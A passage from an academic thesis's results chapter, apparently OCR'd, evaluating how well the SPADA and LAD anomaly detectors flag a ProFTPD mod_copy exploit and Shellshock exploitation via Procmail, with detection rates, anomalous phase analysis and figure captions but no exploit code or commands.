In Figure 4.10(a) and 4.10(b), we can observe, respectively, the true-positive and false-positive rates of SPADA when analyzing ProFTPd's master thread. Even though the exploit happens on the worker thread, the master thread with no filter detects all of

Figure 4.9: Feature values of Nginx's phase "134638280-134638293" with $p = 1000000$.





Figure 4.10: SPADA's true and false positive rates for ProFTPD's master thread.



(a) SPADA's true positive ratio


(b) SPADA's false positive ratio

the exploits, which is unintended behavior. As we add filters, the master thread does not detect any attacks. The maximum false-positive rate for the master thread is of 0.43% when using $p = 1000000$.

In Figure 4.11(a) and 4.11(b), we can observe, respectively, the true-positive and false-positive rates of ProFTPd's worker thread. The attacks are always detected by SPADA, no matter the filter used. However, the false-positive ratio is higher for the worker thread, with a maximum of 2.70% with no filters, down to 1.55% with $p = 1000000$.

In Figure 4.12, we can observe true-positive and false-positive rates for LAD's analysis on all the "cmd_loop" function calls. Notably, LAD points every single execution as anomalous, being unable to distinguish between regular connections and exploits. When examining the traces, the anomalies are due to either LAD finding no cluster for the execution, or not finding function "getgrnam" from libc in its trained function table. We

Figure 4.11: SPADA's true and false positive rates for ProFTPD's worker thread.




(a) SPADA's true positive ratio

(b) SPADA's false positive ratio

then added another test trace with the "getgrnam" function (beyond the 20% portion of the test traces we transferred for every exploit) and still obtained the same false-positive rate. Thus, LAD simply does not work for a sophisticated "point of contact", such as ProFTPD's "cmd_loop" function.

Figure 4.12: LAD's results for all "cmd_loop" function calls.



4.3.3.2 Anomalous Phase Analysis

When executing ProFTPD's mod_copy exploitation, we expect the behavior of the phases corresponding to the "cmd_loop" function to change. In Table 4.4, we can see the number of anomalous phases in comparison to the total number of analyzed phases for all of our tests with the worker thread of ProFTPD. Upon filtering phases, the exploit consistently triggers four anomalous phases in each attack trace, distributed as two instances


Table 4.4: Summary of ProFTPD's worker process analyzed anomalous phases' behavior.

Filter type	**Number of Attacks**	**Anomalies in Attacks**	**Number of Normal Tests**	**Anomalies in Normal Tests**
NO FILTER	4211812	2238514	50907115	64
$P = 1000$	4146942	1996	19219386	37
$P = 10000$	2878484	1996	13214456	37
$P = 100000$	2004735	1996	8647049	29
$P = 1000000$	772704	1996	3688842	64
$P = 10000000$	511228	1996	1946288	68

of phases starting by CBBT 4627432-4626098, one instance of phase 4381801-4392805, and one instance of phase 4241830-4626517. To detail the anomalies, we research the specific anomalous phases of executions using $p = 1000000$.

In Figure 4.13 we can observe the features of the phase initiated by CBBT 4241830-4626517 under normal conditions as blue squares, and under exploit conditions as red triangles. Remarkably, this CBBT never occurs during regular execution tests; it only happens during training and exploits. By analyzing the binary, we concluded it is the phase corresponding to the finalization of one of the "mod copy" commands, "SITE CPTO".


Figure 4.13: Feature values of ProFTPD's phase identified by CBBT "4241830-4626517" with $p = 1000000$.



In Figure 4.14, we can observe the features of the phase initiated by CBBT 4381801-4392805 under normal conditions as blue squares, and under exploit conditions as red triangles. The phase shows varied behavior and is present during training and tests with different values. Yet, it did not trigger any false positive due to our restrictive condition for the detection of an anomaly. By analyzing the binary, we concluded it is the phase

corresponding to the general handling of file paths, "pr_fs_resolve_path".

Figure 4.14: Feature values of ProFTPD's phase identified by CBBT "4381801-4392805" with $p = 1000000$.



In Figure 4.15, we can observe the features of the phase initiated by CBBT 4627432-4626098 under normal conditions as blue squares, and under exploit conditions as red triangles. The phase shows varied behavior and is present during training and tests with different values. Yet, it did not trigger any false positive due to our restrictive condition for the detection of an anomaly. By analyzing the binary, we concluded it is a phase inside of the "copy_cpto" function, i.e., the function that handles the command "SITE CPTO". It always precedes the first phase we illustrate here, which begins after CBBT "4241830-4626517".

All the phase behaviors listed here are likely anomalous due to the lack of authorization check usually present in all commands. The path resolution happens twice ("pr_fs_resolve_path"), while each other function executes once. Surprisingly, "SITE CPFR" does not show abnormal behavior at this granularity.


4.3.4 Shellshock Exploitation on Procmail

4.3.4.1 Detection Results

From Figure 4.16(a) to Figure 4.26(b), we illustrate the behaviors of all processes spawned by Procmail. In our tests, Procmail consistently spawned the following processes:

1. Procmail

Figure 4.15: Feature values of ProFTPd's phase identified by CBBT "4627432-4626098" with $p = 1000000$.




2. Procmail
3. Procmail clone
4. formail - succesful
5. Procmail clone
6. Procmail clone
7. formail - succesful
8. Procmail clone
9. Bash script
10. Bash clone
11. touch

The first Procmail process is the parent process. It spawns a child that reads ".Procmailrc" to obtain the user's configuration. Then, each call to formail described in ".Procmailrc" is created within a Procmail clone. The first call to formail handles the "From" field. The second call to formail handles the "Subject" field. Finally, we set up ".Procmailrc" to process the "Subject" field in a Bash script, which receives the content of the "Subject" field extracted with formail as a parameter. Then, the Bash script creates a Bash clone to use one of the commands, "touch", which runs as a different process. Procmail is thus a very complex application due to the possibility that piping to a Bash script in ".Procmailrc" can lead to a large number of processes to trace.

First, we can observe that the first process of Procmail always detects the Shellshock exploitation, as well as the ninth process, which is the Bash call where the exploit


Figure 4.16: SPADA's true and false positive rates for Procmail's first process.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio

Figure 4.17: SPADA's true and false positive rates for Procmail's second process.



(a) SPADA's true positive ratio


(b) SPADA's false positive ratio

occurs. Since the traces for the Bash calls were small, we were *unable to train SPADA with filters*. Thus only the first bar should be considered for the ninth and tenth sets of traces. By considering only these traces, the first process always detects the exploit and has a negligible false positive rate. Interestingly, the fourth process and seventh process, at a fine granularity with no filters, detected 20% of the exploits, likely due to handling the email fields, which is the attack vector of the exploitation.

The ninth process and the tenth process, always detect the exploit. The tenth process is derailed since it executes a different binary (such as *wget*) when under exploitation. All other processes have negligible false-positive rates.

Without defining a point of contact, we had to use LAD for each process individ-


Figure 4.18: SPADA's true and false positive rates for Procmail's third process.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio


Figure 4.19: SPADA's true and false positive rates for Procmail's fourth process.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio


Figure 4.20: SPADA's true and false positive rates for Procmail's fifth process.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio


Figure 4.21: SPADA's true and false positive rates for Procmail's sixth process.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio


Figure 4.22: SPADA's true and false positive rates for Procmail's seventh process.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio


Figure 4.23: SPADA's true and false positive rates for Procmail's eighth process.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio

